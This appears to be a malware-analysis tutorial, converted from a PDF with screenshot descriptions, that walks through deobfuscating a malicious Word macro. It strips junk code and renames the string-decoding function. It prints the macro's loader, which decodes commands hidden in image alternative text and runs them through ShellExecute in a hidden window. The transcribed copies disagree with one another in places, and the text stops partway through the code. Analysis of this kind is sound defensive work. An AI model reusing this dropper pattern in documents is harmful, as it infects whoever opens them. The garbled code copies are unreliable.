




Initially open the process hacker and open the Word Doc.




Now go to Macros->View Macros




Now here go to GotFocus and Click Edit option



Now here we can see that it contain lot of junk data.




Here we copied all that data in a text editor.



The screenshot shows a Sublime Text window with an "untitled" document. The code consists of numerous lines of random characters, likely generated by a virus or malware. Some lines contain what appear to be function definitions and variable assignments, such as "Sub fzmfdsgfxwcrvujvxgadb()", "End Sub", and "Function fexmqrdlstgschgr()". The right side of the window shows a vertical stack of many smaller windows, possibly representing a file system or a list of infected files.

```
1 Sub xdfmddsgfxwcrvujvxgadb()
2 fpoaslt
3 End Sub
4 Sub sldjszmlugkekensd()
5 aaudhuggf
6 End Sub
7 Function fexmqrdlstgschgr()
8 ryhzaJmu
9 End Function
10 Function jppypdd()
11 tbycwJ
12 End Function
13 Function loyiunhfklkivaepf()
14 iwiwfmu
15 End Function
16 Function pnqhbzqa()
17 irsnpmtsy
18 End Function
19 Sub xjuboskadnppje()
20 yttthpfid
21 End Sub
22 Function tdpwxilrfhcpcqmcvszmy()
23 ehyvrk
24 End Function
25 Function olvgkfpseutnrcfcpoy()
26 xcwcvly
27 End Function
28 Sub fzcmxrkfkxkld_GotFocus()
29 riqfeen = Array(9074540, 37182281, 66500118, 86340834, 46757083, 58359601, 90407285)
30 maghvy = Array(10147907, 41652988, 91867979, 94289913, 20417277, 6202639)
31 kfkhc = Array(42531051, 54768943, 68051436, 50129742, 74263390, 23365531, 38386118)
32 gzpfkf = Array(55394225, 55540157, 36974955, 54546785)
33 dhvlipf = Array(1236355, 26089785, 87938296, 42584136, 31468381, 53469728, 15770875)
```

Here we can note that some line doesn't contain array and also here we find some function calls. Here the arrays are junk code so we removed them.



The screenshot shows a Sublime Text window with an "untitled" document. The code has been cleaned up compared to the previous screenshot, with most of the junk code removed. However, it still contains several lines of random characters and a few legitimate-looking function definitions and variable assignments, such as "gxelai = Array(87990333, 34482201, 15822875, 94237702, 90301688, 39300931, 87657030)", "kheeqro = Array(90517327, 29645385, 97246825, 220778, 9604791, 73448831, 52419722)", and "lispgrg = Sub rrjtbzkoka()". The right side of the window shows a vertical stack of many smaller windows.

```
573 gxelai = Array(87990333, 34482201, 15822875, 94237702, 90301688, 39300931, 87657030)
574 kheeqro = Array(90517327, 29645385, 97246825, 220778, 9604791, 73448831, 52419722)
575 dxufpuc = Array(59635536, 71394345, 97138708, 6712427, 32898358)
576 hlpcom = Array(312542, 33182495, 44924341, 53771201)
577 imtzvbl = Array(3603336, 63461297, 98632037, 40970235)
578 ppjikkw = Array(44631798, 85896004, 19018287, 75072949, 76693299)
579 End Function
580 Sub veoocrad()
581 quafigisln
582 End Sub
583 Function ylzybkx()
584 Roqicec
585 End Function
586 Sub rrjtbzkoka()
587 lispgrg
588 End Sub
589 Function jjozozqqvscgxl()
590 roqpfjzr1
591 End Function
592 Sub cfcizawcucqozqivmbfouvp()
593 nsaghjhp
594 End Sub
595 Sub bosve()
596 fcprmjr
597 End Sub
598 Sub dvgcqfpaaasqcudoli()
599 opbipxv
600 End Sub
601 Sub mjsnlez()
602 mbbbrsw
603 End Sub
604 Sub hjiyouihtfltkzsxtrqsyns()
605 elapwd
606 End Sub
607
```

Here we removed the junk data.

```
Sub xdfmddsgfcrwvujxgadb() - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
Sub xdfmddsgfcrwvujxgadb() ●
 35
 36 End Sub
 37 Function bgjszadaaw()
 38 hluoqfbg
 39 End Function
 40 Function mkuFzhsdpizkmub()
 41 zbeFhy
 42 End Function
 43 Function stqelryoczysihnl()
 44 dsyhexqa
 45 End Function
 46 Function wefnjumqodumbmkxqkdynqh()
 47 tlnrunute
 48 End Function
 49 Sub ogadjhldgduu()
 50 If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
 51 Set gfwzhdiqklctbdgxtrwyfv = ActiveDocument
 52 jnmquwwy = gfwzhdiqklctbdgxtrwyfv.InlineShapes(1).AlternativeText
 53 xxtytqommjogbx = uxfajqgc(Array(13, 1, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwwy)
 54 fcvhjsmily = uxfajqgc(Array(105, 9, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32, 5, 7, 7,
 55 35, 59, 118, 105, 59, 1, 59, 5, 118, 105, 35, 118), jnmquwwy)
 56 ywkkufenopw = uxfajqgc(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwwy)
 57 srnrwrfymp = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
 58 kaurirh = Null
 59 Set getobjj = GetObject("uxfajqgc(Array(59, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300, 105, 309,
 60 324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 246, 324, 213, 246, 239, 300, 284, 346, 213, 356), jnmquwwy)).Item()
 61 Set getobjtwj = getobjj.Document.Application
 62 getobjtwj.ShellExecute xxtytqommjogbx, fcvhjsmily & srnrwrfymp, ywkkufenopw, kaurirh, 0 * 2049
 63 Else
 64 Exit Sub
 65 End If
 66 End Sub
 67 Function uxfajqgc(tdlbywtdr, qgqhqqyefjb)
 68 ghxavhe = ""
 69 For Each ejvdckh In tdlbywtdr
```

Here we can see that this routine contains a variable set as ActiveDocument , and we also get alternative text and stored it inside jnmquwwy . Now here we will remove all the junk functions.

```
Sub xdfmddsgfkwcvvujvgadb() - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
<> Sub xdfmddsgfkwcvvujvgadb()
 10  '...
 37  Function bgjszadaaw()
 38  hluoofhq
 39  End Function
 40  Function mkufrzhspdzkmub()
 41  zbefxhy
 42  End Function
 43  Function stqelryoczysihnl()
 44  dsybxewm
 45  End Function
 46  Function wefmjumqdumbmxkqkdynqh()
 47  Lhmrundte
 48  End Function
 49  Sub ogadjbdigduu()
50  If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
51  Set gfwzhdijqklctbdgxtrlywyf = ActiveDocument
52  jnmquwy = gfwzhdijqklctbdgxtrlywyf.InlineShapes(1).AlternativeText
53  xxtyleqommqjogvb = uxfaejgqc(Array(13, 1, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwy)
54  fcvhjrsmllyq = uxfaejgqc(Array(105, 59, 1, 13, 110, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32, 5, 7, 7,
55  35, 59, 118, 105, 59, 1, 59, 5, 118, 105, 35, 118), jnmquwy)
56  ywkkujfenopw = uxfaejgqc(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwy)
57  srmnruufypw = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
58  kaurirh = Null
59  Set getobjtwo = GetObject("uxfaejgqc(Array([99, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300, 105, 309, 309,
60  324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 246, 324, 213, 246, 239, 300, 284, 346, 213, 356), jnmquwy)).Item()
61  Set getobjtwo = getobj.Document.Application
62  getobjtwo.ShellExecute xxtyleqommqjogvb, fcvhjrsmllyq & srmnruufyp, ywkkujfenopw, kaurirh, 0 * 2049
63  Else
64  Exit Sub
65  End If
66  End Sub
67  Function uxfaejgqc(tdlbynwtdr, qghqqyefjb)
68  gkhavhe = ""
69  For Each ejvdczkh In tdlbynwtdr
70  ftyutxqn = 8 + 5 + 8 - 8 + 1 + 8 + 5 + 9 - 1 - 5 + 4 + 8 - 6 + 9 + 3 - 2 - 2 - 3 - 4 + 4 + 5 - 0 + 8 + 5
```

Now here we will rename two functions as main andd val_changer, mostly as ther functionality.

```

1 Sub ogadjbdgdu()
2 If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
3 Set gfwzhdqklctbdgxtrwfyv = ActiveDocument
4 jnmquwwy = gfwzhdqklctbdgxtrwfyv.InlineShapes(1).AlternativeText
5 xxtytqommjogvbx = uxfaifggc(Array(13, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwwy)
6 fcvhjrsmilyq = uxfaifggc(Array(105, 59, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32, 5, 7, 7, 35, 59, 118, 105, 35, 118, 105, 35, 118), jnmquwwy)
7 ywkkuifenopw = uxfaifggc(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwwy)
8 srnrufymp = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
9 Kaurirh = Null
10 Set getobj = GetObject("xxtytqommjogvbx")
11 Set getobjtwo = getobj.Document.Application
12 Set getobjtwo = getobj.Document.Application
13 getobjtwo.ShellExecute xxtytqommjogvbx, fcvhjrsmilyq & srnrufymp, ywkkuifenopw, kaurirh, 0 * 2049
14 Else
15 Exit Sub
16 End If
17 End Sub
18 Function uxfaifggc(tdlbyntdu, qgghqgyefjb)
19 ghhavhe = ""
20 For Each ejvdckh In tdlbyntdu
21 tfuyttxqn = 8 + 5 + 8 - 8 + 1 + 8 + 5 + 9 - 1 - 5 + 5 + 4 + 8 - 6 + 9 + 3 - 2 - 2 - 3 - 4 + 4 + 5 - 0 + 8 + 5
22 tsnzhvvtre = ""
23 tblijisatoxz = tsnzhvvtre & StrConv(qgghqgyefjb, tfuyttxqn) & tsnzhvvtre
24 hkvzct = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8
25 ewyhd = tsnzhvvtre & Chr(hkvzct) & tsnzhvvtre
26 tuwtrhxeu = ejvdckh - (8 - 5 + 8 - 5 - 2 - 1 - 2)
27 stggh = tsnzhvvtre & Split(tblijisatoxz, ewyhd)(tuwtrhxeu) & tsnzhvvtre
28 ghxavhe = ghxavhe & stggh
29 Next ejvdckh
30 uxfajgqc = ghxavhe
31 End Function
32

```

Here we rename them.

```

1 Sub main()
2 If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
3 Set gfwzhdqklctbdgxtrwfyv = ActiveDocument
4 jnmquwwy = gfwzhdqklctbdgxtrwfyv.InlineShapes(1).AlternativeText
5 xxtytqommjogvbx = val_change(Array(13, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwwy)
6 fcvhjrsmilyq = val_change(Array(105, 59, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32, 5, 7, 7, 35, 59, 118, 105, 35, 118, 105, 35, 118), jnmquwwy)
7 ywkkuifenopw = val_change(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwwy)
8 srnrufymp = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
9 Kaurirh = Null
10 Set getobj = GetObject("val_change(Array(59, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300, 105, 309, 309, 105, 309, 309, 309, 309, 324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 300, 284, 346, 213, 356), jnmquwwy)).Item()
11 Set getobjtwo = getobj.Document.Application
12 Set getobjtwo = getobj.Document.Application
13 getobjtwo.ShellExecute xxtytqommjogvbx, fcvhjrsmilyq & srnrufymp, ywkkuifenopw, kaurirh, 0 * 2049
14 Else
15 Exit Sub
16 End If
17 End Sub
18 Function val_change(array, qgghqgyefjb)
19 ghhavhe = ""
20 For Each ejvdckh In array
21 tfuyttxqn = 8 + 5 + 8 - 8 + 1 + 8 + 5 + 9 - 1 - 5 + 5 + 4 + 8 - 6 + 9 + 3 - 2 - 2 - 3 - 4 + 4 + 5 - 0 + 8 + 5
22 tsnzhvvtre = ""
23 tblijisatoxz = tsnzhvvtre & StrConv(qgghqgyefjb, tfuyttxqn) & tsnzhvvtre
24 hkvzct = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8
25 ewyhd = tsnzhvvtre & Chr(hkvzct) & tsnzhvvtre
26 tuwtrhxeu = ejvdckh - (8 - 5 + 8 - 5 - 2 - 1 - 2)
27 stggh = tsnzhvvtre & Split(tblijisatoxz, ewyhd)(tuwtrhxeu) & tsnzhvvtre
28 ghxavhe = ghxavhe & stggh
29 Next ejvdckh
30 val_change = ghxavhe
31 End Function
32

```

Here in function one notice the ShellExecute it will execute the **xxtytqommjogvbx** here we will analyse more about this value.

Here now we will analyse the val_change function ,

-> here we rename its first parameter as array and second parameter as alternative text due to

```
Set gfwzhdqklctbdgxtrwfyv = ActiveDocument
jnmquwwy = gfwzhdqklctbdgxtrwfyv.InlineShapes(1).AlternativeText
```

->now we rename **ghxavhe = ""** it as final_string ,due to this pattern **ghxavhe = ghxavhe & stggh**

->now we rename the other part of final_string as split_string.

->split_string is made of **tblijisatoxz**, which value is blank , so we rename it to blank.

```

1 Sub main()
2     If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
3         Set gfwzhdiqklctbdgxxtlryfy = ActiveDocument
4         jnmquwy = gfwzhdiqklctbdgxxtlryfy.InlineShapes(1).AlternativeText
5         xxytqommjogbx = val_changer(Array(13, 1, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwy)
6         fcvnjsmilyq = val_changer(Array(105, 99, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 15, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32,
7         5, 7, 7, 35, 59, 118, 105, 59, 1, 59, 5, 118, 105, 35, 118), jnmquwy)
8         ywkkujfenopw = val_changer(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwy)
9         srnrufymp = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
10        kaurih = Null
11        Set getobj = GetObject(val_changer(Array(59, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300,
12         105, 309, 324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 246, 324, 213, 246, 239, 300, 284, 346, 213, 356),
13         jnmquwy)).Item()
14        Set getobjtwo = getobj.Document.Application
15        getobjtwo.ShellExecute xxytqommjogbx, fcvnjsmilyq & srnrufymp, ywkkujfenopw, kaurih, 0 * 2049
16    Else
17        Exit Sub
18    End If
19 End Sub
20
21 Function val_changer(array, alternative_text)
22     final_string = ""
23     For Each ejvdckh In array
24         blank_variable = "--"
25         tblijsoatox = blank_variable & StrConv(alternative_text, 64) & blank_variable
26         hkvzct = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8
27         ewyhd = blank_variable & Chr(hkvzct) & blank_variable
28         tuwtrhxeu = ejvdckh - (8 - 5 + 8 - 5 - 2 - 1 - 2)
29         split_string = blank_variable & Split(tblijsoatox, ewyhd)(tuwtrhxeu) & blank_variable
30         final_string = final_string & split_string
31     Next ejvdckh
32     val_changer = final_string
33 End Function

```

->Here now we calculate the value of **tfuytttxqn** which is 64

->Now we checked the parameter 64 for StrConv i.e.

vbUnicode **64** Converts the string to **Unicode** using the default code page of the system. (Not available on the Macintosh.)

So now whatever will be stored inside alternative_text ,it will be converted to unicode.

->now we calculated **hkvzct = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8** which value is 0, so we rename it to zero.

->now this will become zero **ewyhd = blank_variable & Chr(hkvzct) & blank_variable** so we rename this to empty.

->now we replace **For Each ejvdckh In array** it to **For Each char In array**.

->now we replace **tuwtrhxeu = ejvdckh - (8 - 5 + 8 - 5 - 2 - 1 - 2)** this char_minus_one

As this **(8 - 5 + 8 - 5 - 2 - 1 - 2)** sums to 1.

->now we replace **((tuwtrhxeu))** with sub_table as here it is splitting the values and also passing the argument char_minus_one seems like an lookuptable

split_string = blank_variable & Split(tblijsoatox, ewyhd)(tuwtrhxeu) & blank_variable

split_string = blank_variable & Split(sub_table, empty)(char_minus_one) & blank_variable

```

1  Sub main()
2      If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
3          Set gfwzhdigkltbdgwxtlwyf = ActiveDocument
4          jnmquwy = gfwzhdigkltbdgwxtlwyf.InlineShapes(1).AlternativeText
5          xxtyqommjogbx = val_changer(Array(13, 1, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwy)
6          fcvhjrsmyq = val_changer(Array(185, 59, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32,
7          5, 7, 7, 35, 59, 118, 105, 59, 1, 59, 5, 118, 105, 35, 118), jnmquwy)
8          ywkkujfenopw = val_changer(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwy)
9          srmrufymp = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
10         kaurih = Null
11         Set getobj = GetObject(val_changer(Array(59, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300,
12         105, 309, 309, 324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 246, 324, 213, 246, 239, 300, 284, 346, 213, 356),
13         jnmquwy)).Item()
14         Set getobjtwo = getobj.Document.Application
15         getobjtwo.ShellExecute xxtyqommjogbx, fcvhjrsmyq & srmrufymp, ywkkujfenopw, kaurih, 0 * 2049
16     Else
17         Exit Sub
18     End If
19 End Sub
20
21 Function val_changer(array, alternative_text)
22     final_string = ""
23     For Each char In array
24         64 = 8 + 5 - 8 - 8 + 1 + 8 + 5 + 9 - 1 - 5 + 5 + 4 + 8 - 6 + 9 + 3 - 2 - 2 - 3 - 4 + 4 + 5 - 0 + 8 + 5
25         blank_variable = ""
26         sub_table = blank_variable & StrConv(alternative_text, 64) & blank_variable
27         zero = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8
28         empty = blank_variable & Chr(zero) & blank_variable
29         char_minus_one = char - (8 - 5 + 8 - 5 - 2 - 1 - 2)
30         split_string = blank_variable & Split(sub_table, empty)(char_minus_one) & blank_variable
31         final_string = final_string & split_string
32     Next char
33     val_changer = final_string
34 End Function

```

->here the sub_table is equal to AlternativeText,so now we will copy it

`gfwzhdigkltbdgwxtlwyf.InlineShapes(1).AlternativeText`

```


1  Sub main()
2      If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
3          Set gfwzhdigkltbdgwxtlwyf = ActiveDocument
4          jnmquwy = gfwzhdigkltbdgwxtlwyf.InlineShapes(1).AlternativeText
5          xxtyqommjogbx = val_changer(Array(13, 1, 34, 35, 30, 64, 32, 35, 19, 19, 87, 35, 8, 35), jnmquwy)
6          fcvhjrsmyq = val_changer(Array(185, 59, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32,
7          5, 7, 7, 35, 59, 118, 105, 59, 1, 59, 5, 118, 105, 35, 118), jnmquwy)
8          ywkkujfenopw = val_changer(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwy)
